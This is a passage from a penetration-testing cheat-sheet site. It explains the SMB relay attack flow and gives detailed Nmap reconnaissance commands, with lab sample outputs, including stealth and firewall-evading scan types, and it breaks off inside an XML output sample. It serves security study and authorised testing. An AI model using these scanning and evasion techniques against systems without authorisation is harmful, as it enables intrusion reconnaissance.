This is the multi-page printable view of this section. Click here to print.

Return to the regular view of this page.

Welcome to LEIKAH!

This website is a knowledge base/cheat sheet for the techniques used in Penetration Testing and Red Teaming. It aims to help students study and practice offensive security techniques and to help professionals carry out high-quality penetration tests and red team assessments. Under each technique section will be commands and code snippets that can be readily copied and used.

This website does not aim to explain every detail of every technique, but it includes the prerequisites, purpose, and limitations for each of them, as well as how they can be carried out.

1 - Active Directory

Active Directory

Active Directory

1.1 - Active Directory Initial Access

Enumeration

Initial Access on Microsoft Active Directory domain involves finding a first set of credential or finding access to the first service within an Active Directory network.

1.1.1 - SMB Relay Attack

SMB Relay Attack

SMB still supports NTLM authentication. The authentication flow goes as follows:

  1. Client calculates NTLM hash from the user’s password and sends the username to the server.
  2. Server returns a random number called nounce as a challenge.
  3. Client completes the challenge by encrypting the nounce using the NTLM hash and sending the response to the server.
  4. If not part of an AD domain, the server encrypts the nounce itself and compare it to the ciphertext supplied by the client. If part of the AD domain, the server sends the client response to the Domain Controller, who does the comparison and tells the server if the response match or not.
  5. If there is a match, the client is successfully authenticated.

This authentication follow is suspetible to a Man-in-the-Middle attack called SMB relay. The flow of the attack goes as follows:

  1. Client initates connection to an attacker controlled relay.
  2. Attacker relay connects to target server, relay client’s username to target
  3. Server responds the attacker relay with NTLM challenge.
  4. Attacker relays the NTLM challenge to the client.
  5. Client completes the challenges, sends attacker relay the NTLM response.
  6. Attacker relays client’s NTLM response to the target server.
  7. Target server checks the response. If it’s correct, access is granted to attacker relay.

TODO: Create Dedicated article for SMB relay attack

2 - Enumeration

Gathering information that can lead to the discovery of vulnerabilities or aid in our exploitation process.

Gathering information is the first and one of the most vital stage of penetration testing. It helps to learn about the target systems we are assessing, as well as revealing information that could aid to the discovery and/or exploitation of vulnerabilities.

Enumeration methodologies varies by the environment. Below are high-level summaries for three main types of environment.

2.1 - Nmap

Discover open ports and available services on your targets with Nmap

Nmap is the go-to port scanner for security professionals and researchers for many years. It allows open ports on computers to be discovered over the network by sending packets to each port and analyze how the host responds.

Penetration Testers often use port scanners like Nmap to conduct Active Recon on the targets being assessed.

TL;DR

Here are a few commands to get you started with nmap quickly:

Basic run:

nmap <hosts>

My favorite Nmap scan command for CTFs and exams:

  • -sVC: Service enumeration + default NSE scripts
  • -T4: Timing template 4, a relatively fast scanning pace
  • -oN <filename>: Save output in normal plaintext
sudo nmap -sVC -T4 -oN <filename> <hosts>

Ippsec’s Nmap scan command as seen in his HTB walkthroughts:

  • -vv: Double verbose output
  • -oA nmap/<filename_prefix>: Save output in all three formats (normal, greppable, XML) to a directory
sudo nmap -sC -sV -vv -oA nmap/<filename_prefix> <hosts>

References for This Section

2.1.1 - Nmap Basic Usage

Discover hosts and open ports with Nmap

Basic Scan

To begin a basic Nmap scan, simply provide it with the host(s) you wish to scan:

nmap <hosts>

The above command starts a port scan against the host(s) specified:

$ nmap 10.129.197.123
Starting Nmap 7.98 ( https://nmap.org ) at 2025-10-31 20:58 -0500
Nmap scan report for 10.129.197.123
Host is up (0.057s latency).
Not shown: 993 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
110/tcp   open  pop3
139/tcp   open  netbios-ssn
143/tcp   open  imap
445/tcp   open  microsoft-ds
31337/tcp open  Elite

Nmap done: 1 IP address (1 host up) scanned in 1.88 seconds

The <hosts> argument can be:

  • Individual IP addresses: 10.129.2.18 10.129.2.19 10.129.2.20
  • A range of IP addresses: 10.129.2.18-20
  • CIDR: 10.129.2.0/24
  • Hostnames: example.com

To have Nmap read the list of host to scan from the a file, use -iL to specify the filename:

$ cat hosts.txt
10.129.2.18
10.129.2.19
10.129.2.20
nmap -sn -iL hosts.txt

Port Specification

To specify specific ports and ranges to scan, use the -p argument:

nmap -p <ports> <hosts>

The -p argument accepts

  • Individual port numbers: 80, 22,80
  • Ranges of ports: 1-1000
  • Combination of both: 22,80,100-500

For a complete scan of all ports (1-65535), use the -p- flag for a short hand.

nmap -p- <number> <hosts>

Alternatively, use --top-ports to specify the number of top common ports to scan. By default, Nmap scans the top 1000 common ports.

nmap --top-ports <number> <hosts>

-F flag is equivalent to --top-ports 100 for Nmap.

nmap -F <hosts>

Port Scanning without Ping Probes

Nmap performs a ping probe to ensure the host is up and reachable before beginning a port scan. However, certain operating systems (like on Windows by default) may not respond to ping. As a result, it may cause Nmap to conclude that the host is not up.

$ nmap 10.10.65.55
Starting Nmap 7.98 ( https://nmap.org ) at 2025-10-27 20:58 -0500
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 3.02 seconds

As its output suggest, we can re-scan the host with the -Pn option, which bypasses the ping probe and starts the port scan right away.

$ nmap 10.10.65.55 -Pn
Starting Nmap 7.98 ( https://nmap.org ) at 2025-10-27 21:23 -0500
Nmap scan report for 10.10.65.55
Host is up (0.15s latency).
Not shown: 986 filtered tcp ports (no-response)
PORT     STATE SERVICE
53/tcp   open  domain
88/tcp   open  kerberos-sec
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
389/tcp  open  ldap
445/tcp  open  microsoft-ds
464/tcp  open  kpasswd5
593/tcp  open  http-rpc-epmap
636/tcp  open  ldapssl
3268/tcp open  globalcatLDAP
3269/tcp open  globalcatLDAPssl
3389/tcp open  ms-wbt-server
5357/tcp open  wsdapi
5985/tcp open  wsman

Nmap done: 1 IP address (1 host up) scanned in 12.92 seconds

Verbose Output

Use -v/-vv flags to increase the verbosity of Nmap’s output, which shows us open ports directly when Nmap detects them.

$ sudo nmap 10.129.2.28 -p- -sV -v

Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-15 20:03 CEST
NSE: Loaded 45 scripts for scanning.
Initiating ARP Ping Scan at 20:03
Scanning 10.129.2.28 [1 port]
Completed ARP Ping Scan at 20:03, 0.03s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 20:03
Completed Parallel DNS resolution of 1 host. at 20:03, 0.02s elapsed
Initiating SYN Stealth Scan at 20:03
Scanning 10.129.2.28 [65535 ports]
Discovered open port 995/tcp on 10.129.2.28
Discovered open port 80/tcp on 10.129.2.28
Discovered open port 993/tcp on 10.129.2.28
Discovered open port 143/tcp on 10.129.2.28
Discovered open port 25/tcp on 10.129.2.28
Discovered open port 110/tcp on 10.129.2.28
Discovered open port 22/tcp on 10.129.2.28
<SNIP>

Host Discovery

Use the -sn flag to disable port-scanning for Nmap and only perform ping probes against the host(s) specified

nmap -sn <hosts>

Perfomance Tuning

Nmap gives 6 templates to tune the aggresiveness of our scans, from 0 being the slowest and 5 being the fastest. However, a more aggresive profile could cause Nmap to have more false negatives as it sets a shorter timeout for the host to respond.

Choose a timing template with -T

  • -T0 / -T paranoid
  • -T1 / -T sneaky
  • -T2 / -T polite
  • -T3 / -T normal
  • -T4 / -T aggressive
  • -T5 / -T insane

By default, Nmap uses -T3. But for certification exams and CTFs, -T4 is a good balance between speed and consistency.

2.1.2 - Nmap Scan Types

Nmap’s scan methods and their pros and cons

Nmap offers a variety of port scan methods, each with its own pros and cons. Some types may see odd at first, but they often shine at specific use cases.

TCP Connection Scan

By default, nmap uses TCP Connection Scan when ran without root privileges, which establishes:

  • The port as open if the host completes the TCP three-way handshake.
  • The port as closed if the host resets the attempt to connect.
  • The port as filtered if the host rejects or does not respond to the attempt to connect

TCP connection scan can be manually specified using the -sT flag.

nmap -sT <hosts>

Pros: Highly Accurate

Cons: Noisy, Slow

TCP SYN Scan

Instead of completing a three-way handshake like the TCP Connection Scan, the SYN Scan resets the three-way handshake when it receives the SYN-ACK packet from the host, and concludes that port as open. This is the default scan type of Nmap when ran with root privileges.

TCP SYN scan can be manually specified with the -sS flag. Note this scan type require privileged access to raw sockets since it needs to manually reset the TCP three-way handshake.

sudo nmap -sS <hosts>

Pros: Fast, Stealthy

Cons: Less accurate, Can still be detected by advanced IDS/IPS systems

Despite its shortcomings, the SYN Scan is the most popular Nmap port scan type.

UDP Scan

Nmap also supports discovering services running on UDP ports. It marks the port as:

  • open if Nmap gets a configured application response.
  • closed if Nmap gets an ICMP Type 3 Error 3 (Host Unreachable) response.
  • open|filtered if Nmap gets other ICMP responses or times out

Use the -sU flag for a UDP scan. Note this scan type requires root privileges.

sudo nmap -sU <hosts>

Note this scan type can take quite a long time due to UDP being a stateless protocol and the need for long timeouts to account for packet loss.

TCP ACK Scan

The TCP ACK is not commonly used, but is nonetheless valuable as it helps to enumerate firewall rules on a host while evading IDS/IPS systems. It sends an TCP ACK packet instead of initiating a three-way handshake. If the the port is unfiltered, the host would reset the connection in response, allowing Nmap to conclude that connections to a particular port is not obstructed by firewall rules. This makes it harder for simple firewalls to block.

Use the -sA flag for a TCP ACK scan. This scan type also requires root privileges

sudo nmap -sA <hosts>

2.1.3 - Nmap Service and Host Enumeration

Footprint network services and the hosts running them

Although there is a convention for the port number of common services, we should strive to more accurately identify the services running instead of just taking guesses. Nmap can helps us by performing service numeration on open ports.

Nmap Service Enumeration

Use the -sV flag to tell Nmap to perform Service enumeration on each of the ports it detects to be open:

nmap -sV <hosts>

Nmap’s service enumeration attempts to give us with the type and version of service running.

$ sudo nmap 10.129.2.28 -p- -sV

Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-15 20:00 CEST
Nmap scan report for 10.129.2.28
Host is up (0.013s latency).
Not shown: 65525 closed ports
PORT      STATE    SERVICE      VERSION
22/tcp    open     ssh          OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
25/tcp    open     smtp         Postfix smtpd
80/tcp    open     http         Apache httpd 2.4.29 ((Ubuntu))
110/tcp   open     pop3         Dovecot pop3d
139/tcp   filtered netbios-ssn
143/tcp   open     imap         Dovecot imapd (Ubuntu)
445/tcp   filtered microsoft-ds
993/tcp   open     ssl/imap     Dovecot imapd (Ubuntu)
995/tcp   open     ssl/pop3     Dovecot pop3d
MAC Address: DE:AD:00:00:BE:EF (Intel Corporate)
Service Info: Host:  inlane; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 91.73 seconds

Nmap Service Enumeration relies on two mechanisms:

  • Banner Grabbing: Nmap establishes a connection to the service and wait for it to present it with its banner, which often contains service information like type and version.
  • Service Signature Footprinting: In the case that Nmap doesn’t receive a banner within the timeout limit, it conducts footprinting against the service and analyzes the signature of its response. This makes the service enumeration process much longer.

Manual Banner Grabbing

There are times where Nmap may be unable to enumerate the service type and version. We can manually grab the banner by connecting to the service with Netcat:

$ nc -nv 10.129.2.28 25

Connection to 10.129.2.28 port 25 [tcp/*] succeeded!
220 inlane ESMTP Postfix (Ubuntu)

Nmap Script Scanning

Nmap also provides scripting capabilities with its Nmap Scripting Engine (NSE). Nmap includes a series of scripts when you install it. They are stored under /usr/share/nmap/scripts/

$ ls -l /usr/share/nmap/scripts
total 5024
-rw-r--r-- 1 root root  3901 Sep 29 02:24 acarsd-info.nse
-rw-r--r-- 1 root root  8749 Sep 29 02:24 address-info.nse
-rw-r--r-- 1 root root  3345 Sep 29 02:24 afp-brute.nse
-rw-r--r-- 1 root root  6463 Sep 29 02:24 afp-ls.nse
-rw-r--r-- 1 root root  7001 Sep 29 02:24 afp-path-vuln.nse
-rw-r--r-- 1 root root  5600 Sep 29 02:24 afp-serverinfo.nse
-rw-r--r-- 1 root root  2621 Sep 29 02:24 afp-showmount.nse
-rw-r--r-- 1 root root  2262 Sep 29 02:24 ajp-auth.nse
-rw-r--r-- 1 root root  2983 Sep 29 02:24 ajp-brute.nse
[...]

The scripts fall into 14 categories:

CategoryDescription
authDetermination of authentication credentials.
broadcastScripts which are used for host discovery by broadcasting; the discovered hosts can be automatically added to the remaining scans.
bruteExecutes scripts that try to log in to the respective service by brute-forcing with credentials.
defaultDefault scripts executed by using the -sC option.
discoveryEvaluation of accessible services.
dosThese scripts are used to check services for denial of service vulnerabilities and are used less as they harm the services.
exploitThis category of scripts tries to exploit known vulnerabilities for the scanned port.
externalScripts that use external services for further processing.
fuzzerUses scripts to identify vulnerabilities and unexpected packet handling by sending different fields; this can take much time.
intrusiveIntrusive scripts that could negatively affect the target system.
malwareChecks if some malware infects the target system.
safeDefensive scripts that do not perform intrusive or destructive actions.
versionExtension for service detection.
vulnIdentification of specific vulnerabilities.

To specify specific scripts or categories of scripts to be run on a specific port, use the --script flag. To run multiple scripts or categories, separate them by a comma.

nmap --script <script>,<script> -p <port> <hosts>

To automatically let Nmap run a set of default scripts on open ports, use the -sC flag.

nmap -sC <hosts>

Sample script scan output:

$ nmap -sC 10.10.122.21
Starting Nmap 7.98 ( https://nmap.org ) at 2025-10-27 22:51 -0500
Nmap scan report for 10.10.122.21
Host is up (0.13s latency).
Not shown: 989 closed tcp ports (conn-refused)
PORT     STATE    SERVICE
22/tcp   open     ssh
| ssh-hostkey:
|   256 47:21:73:e2:6b:96:cd:f9:13:11:af:40:c8:4d:d6:7f (ECDSA)
|_  256 2b:5e:ba:f3:72:d3:b3:09:df:25:41:29:09:f4:7b:f5 (ED25519)
53/tcp   open     domain
| dns-nsid:
|   NSID: pdns (70646e73)
|_  id.server: pdns
512/tcp  open     exec
513/tcp  open     login
514/tcp  open     shell
873/tcp  open     rsync
901/tcp  filtered samba-swat
1069/tcp filtered cognex-insight
3000/tcp open     ppp
3306/tcp filtered mysql
8081/tcp filtered blackice-icecap

Nmap done: 1 IP address (1 host up) scanned in 33.18 seconds

Commonly, the -sC option is often used alongside -sV. The two options can also combined with a single -sVC flag.

nmap -sVC <hosts>

OS Enumeration

The -O option tells Nmap to detect the operating system of the host(s) being scanned based on the fingerprints gathered. This option requires root privileges to be ran, and the target should have at least one open port and one closed port that Nmap can detect.

sudo nmap -O <hosts>

To combine service enumeration, default script scanning, and OS detection, we can use the aggressive scan option (-A). This scan type requires root privileges and generates a lot of traffic.

sudo nmap -A <hosts>

2.1.4 - Saving Nmap Output

Learn to how save Nmap outputs in different formats

Nmap supports three types of output format:

Normal (plaintext, .nmap extension):

nmap -oN <filename> <hosts>

Sample:

# Nmap 7.98 scan initiated Thu Oct 30 16:45:40 2025 as: nmap -p- -T5 -oA html_result 10.129.2.49
Warning: 10.129.2.49 giving up on port because retransmission cap hit (2).
Nmap scan report for 10.129.2.49
Host is up (0.056s latency).
Not shown: 64140 closed tcp ports (reset), 1388 filtered tcp ports (no-response)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
110/tcp   open  pop3
139/tcp   open  netbios-ssn
143/tcp   open  imap
445/tcp   open  microsoft-ds
31337/tcp open  Elite

# Nmap done at Thu Oct 30 16:46:36 2025 -- 1 IP address (1 host up) scanned in 55.94 seconds

Grepable (plaintext, .gnmap extension):

nmap -oG <filename> <hosts>

Sample:

# Nmap 7.98 scan initiated Thu Oct 30 16:45:40 2025 as: nmap -p- -T5 -oA html_result 10.129.2.49
Host: 10.129.2.49 ()	Status: Up
Host: 10.129.2.49 ()	Ports: 22/open/tcp//ssh///, 80/open/tcp//http///, 110/open/tcp//pop3///, 139/open/tcp//netbios-ssn///, 143/open/tcp//imap///, 445/open/tcp//microsoft-ds///, 31337/open/tcp//Elite///
# Nmap done at Thu Oct 30 16:46:36 2025 -- 1 IP address (1 host up) scanned in 55.94 seconds

XML (.xml extension)

<?xml version="1.0" encoding="utf-8"?>
<!doctype nmaprun>
<?xml-stylesheet href="file:///usr/bin/../share/nmap/nmap.xsl" type="text/xsl"?>
<!-- nmap 7.98 scan initiated thu oct 30 16:45:40 2025 as: nmap -p- -t5 -oa html_result 10.129.2.49 -->
<nmaprun scanner="nmap" args="nmap -p- -t5 -oa html_result 10.129.2.49" start="1761860740" startstr="thu oct 30 16:45:40 2025" version="7.98" xmloutputversion="1.05">
<scaninfo type="syn" protocol="tcp" numservices="65535" services="1-65535"/>
<verbose level="0"/>
<debugging level="0"/>
<hosthint><status state="up" reason="unknown-response" reason_ttl="0"/>
<address addr="10.129.2.49" addrtype="ipv4"/>
<hostnames>
</hostnames>
</hosthint>
<host starttime="1761860741" endtime="1761860796"><status state="up" reason="echo-reply" reason_ttl="63"/>
<address addr="10.129.2.49" addrtype="ipv4"/>
<hostnames>
</hostnames>
<ports><extraports state="closed" count="64140">
<extrareasons reason="reset" count="64140" proto="tcp" ports="1-21,23-58,60-79,81,83-86,88-109,111-138,140-142,144-182,184-185,187-217,219-268,270-353,355-356,358-359,361-375,377-399,401-415,417-434,436-444,446-449,452-564,566-699,701-711,713-743,745-774,776-898,900-1016,1018-1065,1067-1106,1108-1143,1145-1175,1177-1309,1311-1351,1353-1405,1407-1433,1435-1467,1469-1546,1548-1592,1594-1696,1698-1734,1736-1740,1742-1761,1763-1788,1790-1817,1819-1893,1895-1932,1934-1952,1954-2014,2016-2019,2021-2038,2040-2057,2059-2062,2064-2066,2068-2276,2278-2299,2301-2319,2321-2392,2394-2440,2442-2554,2556-2570,2572,2574-2627,2629-2660,2662-2710,2712-2717,2719-2739,2741-2752,2754-2795,2797-2862,2864-2882,2884-2913,2915-2973,2975-3011,3013-3019,3021-3032,3034-3079,3081-3095,3097-3147,3149-3190,3192-3202,3204-3330,3332-3356,3358-3436,3438-3521,3523-3585,3587-3633,3635-3677,3679-3733,3735-3738,3740-3802,3804-3814,3816-3817,3819-3829,3831-3906,3908-3912,3914-4001,4003-4031,4033-4039,4041-4061,4063-4088,4090-4154,4156-4197,4199,4201-4232,4234-4294,4296-4344,4346-4405,4407-4527,4529-4549,4551-4554,4556-4599,4601-4695,4697-4789,4791-4835,4837-4841,4843-4865,4867-4878,4880-4890,4892-4953,4955-4973,4975-4983,4986-5009,5011-5031,5033-5045,5047-5061,5063-5077,5079-5191,5193-5206,5208-5246,5248-5367,5369-5431,5433-5487,5489-5504,5506-5536,5538-5548,5550,5552-5612,5614-5619,5621-5742,5744-5779,5781,5783-5784,5786-5813,5815-5853,5855-5860,5862-5864,5866-5867,5869-5943,5945-5949,5951-5956,5958-5966,5968-5994,5996-6039,6041-6076,6078-6105,6107-6143,6145-6156,6158-6177,6179-6234,6236-6244,6246-6262,6264-6336,6338,6340-6421,6423-6472,6474-6556,6558-6656,6658-6697,6699-6702,6704-6723,6725-6768,6770-6883,6885-6953,6955-7025,7027-7044,7046-7050,7052-7060,7062-7079,7081-7113,7115-7116,7118,7120-7124,7126-7156,7158-7166,7168-7179,7181-7205,7207-7230,7232-7240,7242-7273,7275-7289,7291-7323,7325-7333,7335-7355,7357-7365,7367-7369,7371-7372,7374-7450,7452-7536,7538-7555,7557-7573,7575-7619,7621-7789,7791-7846,7848-7864,7866-7998,8000-8031,8033-8072,8074-8106,8108-8161,8163-8211,8213-8247,8249-8259,8261-8296,8298-8326,8328-8339,8341-8508,8510-8526,8528,8530-8621,8623-8653,8655-8683,8685-8687,8689-8706,8708-8751,8753-8785,8787-8807,8809-8815,8817-8844,8846,8848-8896,8898-8995,8997-9073,9075-9082,9084-9136,9138-9147,9149-9159,9161-9177,9179-9189,9191-9217,9219-9220,9222-9254,9256-9280,9282-9283,9285-9298,9300,9302-9374,9376-9393,9395-9420,9422-9471,9473-9491,9493-9528,9530-9542,9544-9646,9648-9666,9668-9673,9675-9696,9698-9812,9814-9850,9852-9901,9903-9949,9951-10032,10034-10039,10041-10064,10066-10092,10094-10124,10126-10128,10130-10197,10199-10262,10264-10286,10288-10301,10303-10332,10334-10369,10372,10374-10401,10403-10431,10433-10556,10558-10596,10598-10662,10664-10667,10669-10681,10683-10704,10706-10723,10725-10778,10780-10783,10785-10808,10811-10835,10837-10866,10868-10877,10879-10888,10890-10909,10911-10936,10938-10960,10962-10971,10973-10983,10985-11085,11087-11101,11103-11153,11155-11210,11212,11214-11297,11299-11318,11320-11332,11334-11385,11387-11587,11589-11592,11594-11613,11615-11620,11623-11659,11661-11671,11673-11735,11737-11748,11750,11752-11766,11768-11778,11780-11836,11838-11946,11948-11975,11977,11979-12128,12130-12131,12133-12155,12157-12176,12178-12180,12182-12203,12205-12240,12242-12279,12281-12302,12304-12329,12331-12332,12334,12336-12371,12373-12383,12385-12446,12448-12480,12482-12483,12485-12489,12491-12514,12516-12530,12533-12615,12617-12627,12629-12655,12657-12740,12742-12744,12746-12759,12761-12836,12838-12859,12861-12883,12885-12907,12909-12924,12926-12935,12937-12958,12960-12969,12971-12982,12984-13000,13002-13059,13061-13081,13083-13120,13122-13292,13294-13303,13305-13382,13384-13399,13401-13424,13426-13443,13445-13481,13483-13502,13504-13507,13509-13515,13517-13600,13602-13603,13605-13623,13625-13648,13650-13707,13709-13721,13723-13724,13726-13758,13760-13792,13794-13880,13882-13917,13919-13923,13925-13984,13986-13991,13993-13998,14000-14002,14004-14008,14010-14022,14024-14028,14030-14060,14062-14104,14106-14174,14176-14180,14182-14213,14215-14301,14303-14307,14311-14324,14326-14338,14340-14352,14354-14398,14400-14420,14422-14460,14462-14464,14466-14472,14474-14501,14503-14549,14551-14571,14573-14574,14576-14593,14595-14635,14637-14652,14654-14695,14697-14754,14756-14837,14839-14881,14883-14905,14907,14909-14912,14914-14963,14965-14975,14977-14980,14982-14986,14988-15052,15055-15104,15107-15234,15236-15361,15363-15389,15391-15407,15409-15425,15427-15430,15432-15556,15558-15628,15630-15697,15699-15717,15719-15768,15770-15800,15802-15845,15847-15882,15884-15906,15908-15930,15933-15944,15946-15948,15950-15993,15995-16003,16005-16089,16091-16109,16111-16114,16117-16121,16124-16129,16131-16144,16146-16158,16160-16207,16209-16308,16310-16394,16396-16582,16584-16591,16593-16600,16602-16673,16675-16693,16695-16714,16716-16728,16730-16757,16759-16769,16771-16780,16782-16835,16837-16890,16892-16952,16954-16982,16984-17046,17048-17060,17062-17079,17081-17101,17103-17105,17107-17114,17116-17182,17184-17256,17258-17264,17266-17314,17316-17338,17340-17348,17350-17416,17418-17447,17449-17502,17504-17516,17518-17543,17545-17583,17585-17587,17590-17658,17660-17708,17710-17746,17748-17780,17782-17805,17807-17814,17816-17821,17823-17941,17943-17944,17946-18011,18013-18033,18035-18115,18117-18119,18121-18128,18130-18135,18137-18157,18159-18178,18180-18230,18232-18263,18265-18273,18275,18277-18325,18327-18329,18331-18374,18376-18439,18441-18488,18490,18492-18499,18501-18586,18588-18621,18623-18627,18629-18664,18666-18677,18679-18726,18728-18741,18743-18860,18862-18864,18866-18905,18907-18930,18932-18962,18964-19002,19004-19027,19029-19037,19039-19044,19046-19059,19061-19115,19117-19249,19251-19356,19358-19381,19383-19388,19390-19393,19395-19506,19508-19511,19513-19548,19550-19562,19564-19625,19627-19631,19633-19639,19641-19750,19752-19794,19796-19808,19810-19968,19970-19988,19990-20027,20029-20051,20053-20119,20121-20140,20142-20189,20191-20356,20358-20361,20363-20443,20445-20451,20453-20480,20482-20511,20513-20547,20549-20608,20610-20711,20713-20735,20737-20776,20778-20792,20794-20835,20837-20941,20943-21021,21023-21065,21067-21134,21136-21183,21185-21195,21197-21262,21264-21319,21321-21332,21334-21346,21348-21561,21563-21646,21648-21706,21708-21790,21792-21809,21811-21830,21832-21870,21872-21902,21904-21992,21994-22071,22073-22113,22115-22196,22198-22395,22397-22556,22558-22573,22575-22584,22586-22653,22655-22816,22818-22837,22839-22947,22949-23009,23011-23038,23040-23075,23077-23147,23149,23151-23178,23180-23240,23242-23372,23374-23425,23427-23522,23524-23577,23579-23611,23613-23629,23631-23747,23749-23781,23783-23797,23799-23825,23827-23844,23846-23866,23868-23894,23896-23943,23945-23980,23982-24029,24031-24040,24042-24056,24058-24071,24073-24082,24084-24112,24114-24136,24138-24147,24149-24184,24186-24190,24192-24300,24302-24362,24364-24465,24467-24559,24561-24571,24573-24656,24658-24698,24700-24729,24731-24852,24854-24865,24867-24915,24917-24934,24936-24991,24993-25024,25026-25066,25068-25095,25097-25118,25120-25285,25287-25365,25368-25479,25481-25525,25527-25567,25569-25722,25724-25737,25739-25769,25771-25826,25828-25886,25888-26194,26196-26211,26213-26231,26233-26293,26295-26311,26313-26404,26406-26479,26481-26537,26539-26544,26546-26548,26550-26717,26719-26816,26818-26954,26956-26982,26984-27000,27002-27118,27120-27287,27289,27291-27308,27310-27316,27318-27494,27496-27508,27510-27532,27534-27586,27588-27624,27626-27703,27705-27740,27742-27772,27774-27808,27810-27881,27883-27951,27953-28165,28167-28344,28346,28348-28503,28505-28557,28559-28571,28573-28754,28756-28777,28779-28828,28830-28993,28995-29013,29015-29097,29099-29155,29157-29266,29268-29310,29312-29318,29320-29350,29353-29374,29376-29407,29409-29570,29572-29577,29579-29587,29589-29638,29640-29647,29649-29684,29686-29909,29911-30028,30030-30091,30093-30098,30100-30175,30177-30202,30204-30268,30270-30283,30285-30363,30365-30399,30401-30510,30512-30570,30572-30582,30584-30604,30606-30657,30659-30661,30663-30665,30667-30671,30673,30675,30677-30697,30699-30737,30739-30786,30788-30849,30851-30852,30854-30885,30887-31007,31009-31037,31039-31139,31141-31259,31261-31313,31315-31336,31338-31404,31406-31506,31508-31525,31527-31609,31611-31698,31700-31826,31828-31855,31857-31878,31880-31909,31911-31914,31916-32094,32096-32105,32107-32141,32143-32173,32175-32190,32192-32234,32236-32337,32339-32370,32372-32387,32389-32454,32456-32624,32626-32718,32720-32763,32765-32799,32801-32889,32891-32946,32948-32984,32986-33057,33059-33176,33178-33228,33230-33252,33254-33279,33281-33348,33350-33363,33365-33372,33374-33490,33492-33503,33505-33674,33676-33784,33786-33809,33811-33878,33880-33890,33892-34011,34013-34014,34016-34031,34033-34055,34057-34086,34088-34130,34132-34245,34247-34268,34270-34305,34307-34309,34311-34382,34384-34491,34493-34572,34574-34620,34622-34634,34636-34643,34645-34662,34664-34704,34706-34877,34879-34890,34892-34980,34982-35141,35143-35207,35209-35229,35231-35250,35252-35253,35255-35307,35309-35312,35314-35489,35491-35801,35803-35819,35821-35823,35825-35889,35891-35933,35935-35946,35948-35961,35963-36026,36028-36089,36091-36116,36118-36148,36150-36215,36218-36399,36401-36405,36407-36450,36452-36559,36561-36565,36567-36571,36573-36630,36632-36874,36876-36881,36883-37062,37064-37153,37155-37311,37313-37318,37320-37371,37373-37492,37494-37641,37643-37747,37749-37761,37763-37860,37862-38023,38025,38027-38126,38128-38182,38184-38186,38188-38256,38258-38326,38328-38439,38441-38525,38527-38687,38689-38842,38844-38941,38943-38974,38976-39034,39036-39060,39062-39065,39067-39071,39073-39151,39153-39171,39174-39194,39196-39329,39331-39380,39382-39391,39393-39410,39412-39517,39519-39547,39549-39578,39580-39809,39812-39823,39825-39974,39976-40054,40056-40204,40206-40287,40289-40297,40299-40300,40302-40320,40322-40363,40365-40369,40371-40491,40493-40561,40563-40580,40582-40606,40608-40611,40613-40623,40625-40818,40820-40946,40948-40952,40954-40990,40992-40999,41001-41019,41021-41325,41327-41333,41335,41337-41342,41344-41725,41727-41879,41881-41891,41893-41948,41950-42025,42027-42030,42032-42152,42154-42222,42224-42255,42257-42282,42284,42286-42353,42355-42357,42359-42483,42485-42541,42543-42583,42585-42686,42688-42718,42720-42782,42784-42792,42794-42908,42910-42971,42973-43080,43082-43084,43086-43237,43239-43388,43390-43394,43396-43463,43465-43522,43524-43585,43587-43604,43606-43650,43652-43669,43671-43737,43739-43754,43756-43777,43779-43784,43786-43845,43847-44056,44058-44085,44087-44145,44147-44270,44272-44414,44416-44469,44471-44492,44494-44505,44507-44545,44547-44712,44714-44795,44797-44880,44882-44890,44892-45067,45069-45109,45111-45183,45185-45306,45308-45331,45333-45359,45361-45421,45423-45618,45620-45695,45697-45728,45730-45777,45779-45923,45925-45932,45934-45949,45951-46013,46015-46103,46105-46201,46203-46281,46283-46327,46329-46386,46388-46401,46403-46487,46489-46519,46521-46549,46551-46553,46555-46567,46569-46598,46600-46778,46780-46783,46785-46935,46937-46979,46981-47002,47004-47130,47132-47143,47145-47191,47194-47240,47242-47253,47256-47273,47275-47281,47283-47288,47290-47361,47363-47367,47369-47382,47384-47427,47429-47599,47601-47798,47800-47840,47842-47855,47857-48058,48060-48237,48239-48261,48263-48266,48268-48306,48308-48333,48335-48345,48347-48379,48381-48502,48504-48514,48516-48564,48566-48594,48596-48612,48614-48739,48741-48787,48789-48826,48828-48854,48856-48864,48866-48914,48916-48969,48971-48988,48990-49016,49018-49055,49057-49108,49110-49181,49183-49196,49198-49329,49331-49412,49414-49446,49448-49535,49537-49575,49577-49635,49637-49655,49657-49714,49716-49746,49748-49811,49813-50089,50091-50120,50122-50126,50128-50147,50149-50154,50156-50381,50383-50402,50404-50435,50437-50499,50501-50601,50603-50644,50646-50713,50715-50735,50737-50740,50742-50786,50788-50799,50801-50830,50832-50867,50869-50917,50919-50969,50971-51098,51100-51216,51218-51352,51354-51469,51471,51473-51506,51508-51532,51534,51536-51547,51549-51602,51604-51619,51621-51640,51642-51796,51798-51833,51835-51845,51847-51873,51875-51979,51981-51996,51998-52054,52056-52193,52195-52292,52294-52370,52372-52422,52424-52506,52508-52557,52559-52568,52570-52571,52573-52632,52634-52710,52712-52718,52720-52809,52811-52843,52845-52937,52939-52952,52954-53023,53025-53081,53083-53089,53091-53119,53121-53149,53151-53161,53163-53232,53234-53253,53255-53284,53286-53313,53315-53409,53411-53425,53427-53434,53436-53463,53465-53525,53527-53559,53561-53650,53652-53713,53716-53717,53719-53744,53747-53850,53852-53930,53932-54004,54006,54008-54043,54045-54095,54097-54102,54105-54237,54239-54276,54278-54288,54290-54314,54316,54318-54392,54394-54426,54428-54510,54512-54530,54532-54563,54565-54615,54617-54623,54625-54695,54697-54767,54769-54870,54872-54912,54914-55002,55004-55026,55028-55043,55045-55049,55051-55084,55086-55125,55127-55178,55180-55256,55258-55272,55274-55284,55286-55300,55302-55303,55305-55377,55379-55394,55396-55520,55522-55537,55539-55548,55550-55578,55580-55595,55597-55605,55607-55645,55647-55654,55656-